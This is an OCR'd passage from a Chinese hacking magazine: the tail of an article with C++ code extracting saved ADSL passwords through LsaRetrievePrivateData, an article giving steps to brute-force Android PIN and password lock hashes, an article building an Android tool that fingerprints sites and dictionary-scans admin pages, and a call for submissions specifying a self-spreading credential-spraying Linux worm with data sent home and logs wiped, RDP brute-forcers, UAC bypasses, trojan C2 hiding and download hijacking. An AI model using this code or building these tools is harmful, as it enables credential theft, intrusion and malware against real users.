


图 5 API Monitor 显示的 LsaRetrievePrivateData 函数调用情况

纸上得来终觉浅，绝知此事要躬行。虽然已经破解其中的奥秘，还要编程实现一下才有把握。主要代码如下：

```
LSA_HANDLE GetPolicyHandle()
{
    LSA_OBJECT_ATTRIBUTES ObjectAttributes;
    NTSTATUS ntsResult;
    LSA_HANDLE lsahPolicyHandle;

    // Object attributes are reserved, so initialize to zeros.
    ZeroMemory(&ObjectAttributes, sizeof(ObjectAttributes));

    // Get a handle to the Policy object.
    ntsResult = LsaOpenPolicy(
        NULL,    //Name of the target system.
        &ObjectAttributes, //Object attributes.
        POLICY_ALL_ACCESS, //Desired access permissions.
        &lsahPolicyHandle  //Receives the policy handle.
        );

    if (ntsResult != 0)
    {
```

```
        // An error occurred. Display it as a win32 error code.
        wprintf(L"OpenPolicy returned %lu\n",
            LsaNtStatusToWinError(ntsResult));
        return NULL;
    }
    return lsahPolicyHandle;
}

int main()
{
    LSA_HANDLE  LsaHandle = GetPolicyHandle();
    //cout << "PolicyHandle: " << LsaHandle << endl;

    LSA_UNICODE_STRING KeyName;
    KeyName.MaximumLength = MaxBuf;
    KeyName.Buffer = new wchar_t[MaxBuf];

    wstring LsaParam;
    GetUserName(LsaParam);
    LsaParam = L"RasDialParams!" + LsaParam + L"#0";
    wcout << LsaParam << endl;
    lstrcpy(KeyName.Buffer, LsaParam.c_str());
    KeyName.Length = 2 * wcslen(KeyName.Buffer);

    PLSA_UNICODE_STRING pPrivateData = new LSA_UNICODE_STRING;
    pPrivateData->MaximumLength = MaxBuf;
    pPrivateData->Buffer = new wchar_t[MaxBuf];
    pPrivateData->Length = 0;

    if (LsaRetrievePrivateData(LsaHandle, &KeyName, &pPrivateData))
    {
        cout << "LsaRetrievePrivateData failed: " << GetLastError() << endl;
        return 1;
    }

    LsaClose(LsaHandle);
    wstring RawPass = wstring(pPrivateData->Buffer, pPrivateData->Length);
    GetRealPassword(RawPass);
    wcout << RawPass << endl << endl;


    getchar();
    return 0;
}
```

程序的思路非常自然，首先调用 GetPolicyHandle 获得一个句柄。该函数是 MSDN 中给出的示例，这里直接借用。接着依次填充 KeyName 和 PrivateData 结构。如何获取当前用户的 SID 在 MSDN 中也有详细的介绍，这里不再赘述。最后只需调用一下 LsaRetrievePrivateData 函数就可以得到 ADSL 密码！具体的数据位于 PrivateData->Buffer，是一个以'\0'分隔的字符串，包含当前用户存储的所有 ADSL 账户和密码。用 GetRealPassword 函数将其格式化成更易读的形式，有兴趣的读者请参阅完整源码。

如图 6 所示，程序运行后成功获取保存的 ADSL 密码。




图 6 程序成功获取保存的 ADSL 密码

以上就是我关于 ADSL 密码的研究过程，虽然并不复杂，但仍小有收获，故整理成文，希望能与大家共同进步。如有不当之处，还望批评指正。

（完）

深入解析 Android 系统屏幕锁

文/图 胡椒和盐

Android 系统的屏幕锁有 9 宫格、PIN 锁和密码锁 3 种方式。在 9 宫格方式下，图案中的每个联通点的坐标会组成一个字符串，通过计算这个字符串的 MD5 值，并将其与/data/system/gesture.key 中存储的值进行比较，来确定输入是否合法。对于其他两种模式，参考资料不多。本文将通过分析相关的 Android 源代码来剖析其他两种屏幕锁的运行机制和安全性。分析基于 Android -19，其他版本在功能上大致相同，需要注意的不同之处会在文中给出说明。

密码文件

9 宫格模式使用的密码文件是/data/system/gesture.key，文件内容为 9 宫格图案中点坐标 MD5 值的 16 进制字符串形式，文件长 32 字节。在该目录下，还有一个 password.key 文件，长 72 字节，存放的就是 PIN 锁和密码锁使用的 key。虽然这两种锁模式的表现方式不同，但处理方式在内部是一样的。尽管这个文件里也是存放的 Hash 值，但文件长度表示它使用的应该是扩展的 Hash 函数。

计算 Hash 值的函数在源文件 LockPatternUtils.java 中，代码如下：

```
public byte[] passwordToHash(String password) {
.......
   byte[] saltedPassword = (password + getSalt()).getBytes();
   byte[]       sha1       =       MessageDigest.getInstance(algo       =
"SHA-1").digest(saltedPassword);
   byte[]       md5        =       MessageDigest.getInstance(algo       =
"MD5").digest(saltedPassword);
   hashed = (toHex(sha1) + toHex(md5)).getBytes();
   ......
   return hashed;   }
```

从这段代码中可以看到使用的 Hash 函数形式如下：

sha1(salted-password)|md5(salted-password)

也就是说，这里使用了 SHA1 和 MD5 两个 Hash 函数，结果相加才是我们需要的新的 Hash 值。

组合使用 Hash 函数的方式在应用密码学中非常普遍。区别于标准的 MD5 和 SHA1，这种“非标准”的函数形式，通常情况下其安全性要高于单独使用的、“标准的”Hash 函数。例如，对于上面的计算函数，即使找到了一个字符串，其 MD5 值和后 32 个字节相匹配；因为其 SHA1 值未必同前 40 个字节相匹配，所以最后的计算结果也未必能匹配，进一步提升了 Hash 函数的安全性。

加盐的密码

从函数 passwordToHash 中可以看到，用户输入的字符串并不直接用在计算 Hash 值上。

byte[] saltedPassword = (password + getSalt()).getBytes();

用户输入的字符串在末尾加上了 getSalt()函数的返回值，构成一个新字符串。这个操作就是密码学中所谓的加盐：在计算 Hash 值之前，在明文字符串的指定位置加上一些特定的字符串。这里的关键是获取 salt 的 getSalt()。

```
private String getSalt(){
long salt=getLong(LOCK_PASSWORD_SALT_KEY, 0);
...
return Long.toHexString(salt);}
```

这个函数也可以在文件 LockPatternUtils.java 中找到。其中：

```
public final static String LOCK_PASSWORD_SALT_KEY =
"lockscreen.password_salt";
```

也就是说，getSalt 函数通过调用 getLong 函数获得一个 64 位 Long 型数值，并将其转换成 16 进制字符串附加在用户输入的字符串末尾，从而得到新的密码字符串。getLong 函数如下：

```
private long getLong(String secureSettingKey, long defaultValue) {
...
return getLockSettings(). getLong ( secureSettingKey , defaultValue ,
                    getCurrentOrCallingUserId ( ) ) ;
...
```

从上面的代码可以看出，它最终会调用 LockSettingsService 的 getLong 函数来实现其功能。在 LockSettingsService.java 中可以找到 getLong 的实现。

```
public long getLong(String key, long defaultValue, int userId) throws
RemoteException{
...
String value=readFromDb(key, userId);
return TextUtils.isEmpty(value) ? defaultValue : Long.parseLong(value);}
```

也就是说，getLong 返回的 salt 是从数据库中读取的一个值。通过检查 readFromDb 函数可以发现，程序从数据库 locksettings.db 中读取表 locksettings 中 name 列为 lockscreen.password_salt 的记录，其 value 列就是我们要找的 salt 值。

文件位置

我的测试机为联想 S899T，版本为 Android 4.0.3。在尝试读取文件 /data/system/locksettings.db 时发现找不到这个文件。通过分析 Android 4.0.3 的源代码发现，数据库文件是 /data/data/com.android.providers.settings/databases/settings.db，表名为 secure。如图 1 所示。




图 1

破解

通过上面的分析可以看出，在 PIN 模式密码下，用户输入为 4 位数字，暴力破解可以很简单的解决问题。在密码模式下，用户输入为 4～16 位数字、字符，密码只要设置得当，破解是非常费时间的。下面是破解步骤。

1）导出/data/system/password.key 文件。

2）导出/data/system/locksettings.db 文件。

3）读取 locksettings.db 中 locksettings 表 name 列为 lockscreen.password_salt 的记录的 value。

4）根据步骤 3 的结果构造密码 password，计算 key=sha1(password)+md5(password)。

5）比较 key 和步骤 1 获得的 password.key，相同则 key 就是要找的密码；否则转步骤 4 继续构造新密码。

打造 Android 系统 Web 渗透工具

文/图 马智超（DesertEagle）

随着无线通信与国际互联网等多媒体通信结合的新一代移动通信系统 3G 技术的普遍应用以及 4G 技术的迅猛发展，智能手机传输数据的速率越来越快，3G 的速率一般在几百 KBPS 以上。与此同时，智能手机上的渗透 APP 的需求也会越来越大。对于 Android 平台的 Web 渗透工具也很少，于是出于兴趣，我写了一个这样的工具。

我写的这个渗透工具对我来说是个半成品，还有许多功能需要完善，但是已经有了 Web 渗透工具所需具有的一些功能了，此工具有以下几个功能：

1）对指定的 URL 地址进行扫描解析，可以自动识别出几个常用的建站系统，如 WordPress、Joomla、Discuz、Drupal 等。

2）可以选择提交数据的方式，可以选择 POST 或者 GET 方式提交数据。

3）可以读取存放后台目录的字典文件，进行后台地址扫描。扫描到后台路径后，会显示在界面中，点击该界面中的 URL 就可自动打开浏览器进入该后台页面。

原理及 Android 平台实现方法

先来谈谈如何识别常用的建站系统，对建站系统进行识别可以从以下四种思路入手：特定文件的 MD5（主要是静态文件，不一定要是 MD5）；扫描指定 URL 的关键字；扫描指定 URL 的 TAG 模式；搜寻网页中的特殊关键字。

我采用的是第四种方法。在网页中，一些常用的建站系统会有一些关键字，如 WordPress 系统可能会有 WordPress 几点几版本的字样，但仅有这样的字样不一定是 WordPress 建站系统。我们可以查看一个 WordPress 网站的源代码，看到一般的 WordPress 系统网站页面中 meta 标签的 generator 属性为 WordPress x.x.x 这样的字样，于是我们可以抓取页面内容，然后通过正则表达式判断是否含有这样的内容来判断是否是 WordPress 建站系统。同理，对其他一些常用的建站系统也可以这样判断。

我们可以发送 http get 或者 http post URL 请求，获取页面内容信息，最后判断页面里是否含有相应的特征字。核心代码如下：

```
//此处以 GET 方式为例
HttpGet httpRequest = new HttpGet(url);
HttpResponse httpResponse = new DefaultHttpClient()
                                .execute(httpRequest);
```

HttpResponse 类封装 HTTP 的响应信息，这里需要用正则表达式来忽略大小写，然后去除空格号和换行符。

```
String strPattern = "(?i)" ;
Pattern p = Pattern.compile(strPattern);
Matcher m = p.matcher(strTarget);
.....
```

Pattern 是一个正则表达式经编译后的表现模式， 一个 Matcher 对象是一个状态机器，依据 Pattern 对象作为匹配模式对字符串展开匹配检查。

```
if (httpResponse.getStatusLine().getStatusCode() == 200) {
...
//这个状态就证明了给定的 URL 存在
//这里偷懒了，直接看是否含有相应的字段
if(strResult.indexOf(String.valueOf("name=\"generator\" content=\"WordPress")) != -1){
            TextView1.setText("识别出：Wordpress");
        }
else if(strResult.indexOf(String.valueOf("name=\"generator\" content=\"Joomla")) != -1)
    {
        TextView1.setText("识别出：Joomla");
    }
      ........
  }
```

至于 POST、GET 提交方式的选择就不详说了，HTTP CLIENT METHOD 库里有相应的类可以调用。

对于后台地址扫描的原理，我在前几期的文章里已经提到了，就是通过读取字典文件中的罗列的路径信息，去一个个向指定的页面发送请求数据信息，通过 http 的返回状态来判断页面是否存在，而路径信息是一般常用的后台地址的路径。核心代码如下：

```
File file = new File("/sdcard/password.txt");
BufferedReader br = new BufferedReader(new FileReader(file));
String line = "";
line= br.readLine();
//读取字典文件
        while(line !=null){
        String reString=uri+"/"+line.toString();
        HttpGet httpRequest = new HttpGet(reString);
        HttpResponse httpResponse = new DefaultHttpClient()
        .execute(httpRequest);
        if (httpResponse.getStatusLine().getStatusCode() == 200) {
         //此状态证明该后台路径存在
}}
```

最后，如果想要点击后能够自动调转到相应的后台，可以设置 TextView 中的字符为连接模式：

```
Html.fromHtml( "<a href=\""+reString+"\">"+reString+"</a>\n");
```

Android 平台 WEB 渗透工具测试

首先打开软件界面，如图 1 所示。




图 1

在 Domain 处输入要扫描的完整的 URL 地址，如这里先输入 http://koryi.com 进行测试，可以看到它可以识别一些建站系统，如图 2 和图 3 所示。

图 2

图 3

进入该页面查看源代码，可以看到如图 4 所示的结果。




图 4

接下来测试后台地址扫描，如图 5 所示。中间的控件显示了破解的过程，扫到的地址为 http://koryi.com/wp-admin/，进入后如图 6 所示。

图 5




图 6

为了方便测试，字典文件的设置也不是很大，利用学校的 I-HDU 校园网迅速跑出了结果。至于怎么拿取后台地址，方法就很多了，可以利用各种后台漏洞、社工以及进行暴力破解。

经过以上测试，此渗透工具可以运行在 Android 系统上，可以对一些建站系统进行识别，可以选择 post/get 方式提交数据，可以读取字典文件，扫描后台地址。

（完）

2014 年第 5 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 5 期的部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

3.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

4. Linux 自动检测网络安全

要求：

1）自动收集当前 Linux 系统的信息，如 uname、hosts、passwd、shadow、ifconfig、ps、netstat、history 等；

2）通过我们提供的帐号密码库自动测试远程登录，若登录成功则将远程主机的地址、端口、帐号、密码以及从哪一台机器登录的等详细记录；

3）将该程序自动复制到第 2 步成功登录的远程 Linux 主机，并重复 1、2、3 步操作；

4）可以手动制定结束条件，比如测试主机的个数，目的是防止重复登录；

5）将 1、2、3 中收集或记录的信息回传到一开始的主机；

6）完成操作后清除相关的操作记录。

5. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

7.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；
2）扫描方式采用多线程，并能设置线程数；
3）将功能编写成 DLL，导出功能函数；
4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；
5）尽量多做出错异常处理，以防程序意外崩溃；
6）使用 VC++2008 编译工具编写；
7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；
2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；
3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；
2）系统补丁打到最新；
3）支持 32 位和 64 位系统。

2014 年征稿启示

《黑客防线》作为一本技术月刊，已经 14 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680